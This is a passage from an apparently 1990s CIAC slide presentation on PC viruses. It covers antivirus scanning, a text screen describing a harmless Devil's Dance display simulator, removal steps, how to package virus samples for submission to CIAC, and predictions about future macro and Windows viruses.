  - **Programs that used to run don't run anymore.**
  - **Strange messages or screen behavior.**
- **Regular use of antivirus scanners.**
- **Install antivirus TSR.**

All Your Text At The Bottom Of The Screen Should Be A Hint




Pretty Colors Does Not Mean The PC Is Happy

```
C:\>copy con scratch.txt
                        DDAN-SIM.COM
                Devil's Dance virus

This program simulates the display of the Devil's Dance virus.  From the tenth
keystroke after installation (including release of keys) the display attribute
will change with each input character.

When Ctrl-Alt-Del is pressed a number of messages will be displayed before
reboot.  Some errors in the virus code have been corrected - not all machines
which display the simulation messages will display the messages from the virus.

                        DDN-SIMD.COM
                Devil's Dance virus (single shot display)

This program is not a TSR, nor does it accept any parameters.  It displays the
messages produced by the virus when Ctrl-Alt-Del is intercepted without
rebooting the machine.


^Z
        1 file(s) copied

C:\>_
```

CIAC
Computer Incident Advisory Capability

Dance With The Devil
At Your Own Risk



CIAC
Computer Incident Advisory Capability

Perform Regular Antivirus Scanning

- **Scan vulnerable directories daily.**
  - **Root directory of C: drive.**
  - **/DOS directory.**
  - **/Windows directory.**
  - **Any directory you use a lot.**
- **Scan the whole disk every week or two.**
- **Scan all new software before using it, no matter where it came from.**
- ****Scan Word 6 Documents Before Opening****

Use Antivirus TSRs

- **Antivirus TSRs can watch for anomalous behavior.**
- **They scan documents when they are copied or when programs are launched.**
- *NEW* **They scan documents when they are loaded.**

How Do You Get Rid Of A Virus?

- **An antivirus scanner is the easiest.**
  - **Boot with a clean-locked floppy.**
  - **Run the scanner from a clean-locked floppy.**
  - **Delete and replace infected files if possible.**
  - **Clean infected files that can not conveniently be replaced.**
- **The DOS command FDISK/MBR can disable most master boot sector viruses if the partition table has not been moved.**
- **The DOS SYS command can fix most boot sector viruses on bootable disks. It may not work on a non-bootable disk.**

How To Capture a Virus

- **Viruses are needed for study and to pass to antivirus vendors to insure their products are up to date.**
- **Program virus**
  - **Change the extension so it can't be executed .EXE -> .VXE, .COM -> .VOM.**
  - **Zip the file with a password (Use StuffIt on the Mac).**
  - **E-mail to ciac@ciac.llnl.gov**
- **Boot Virus**
  - **Infect a floppy if possible.**
  - **Use Teledisk (DiskCopy on the Mac) to convert the disk into a file.**
  - **Zip and e-mail to ciac@llnl.gov.**

Resources

- **CIAC Virus Database**
  http://ciac.llnl.gov
- **CIAC-2301 Virus Update Document.**
  (printed or online).
- **Datafellows virus database (F-PROT)**
  http://www.datafellows.com
- **Symantec Antivirus Research Center (NAV, SAM)**
  http://www.symantec.com/avcentr

What To Expect In The Future

- **Macro viruses with a vengeance.**
  - **Most people won't scan for them.**
  - **Cross platform.**
  - **Easy to write.**
- **Program viruses that analyze code.**
  - **Instead of jumping to the virus code from the start, they will jump from the middle somewhere.**
- **Windows specific - DLL, Driver**
  - **A virus in a Windows object such as a .DLL or a driver would be extremely difficult to find.**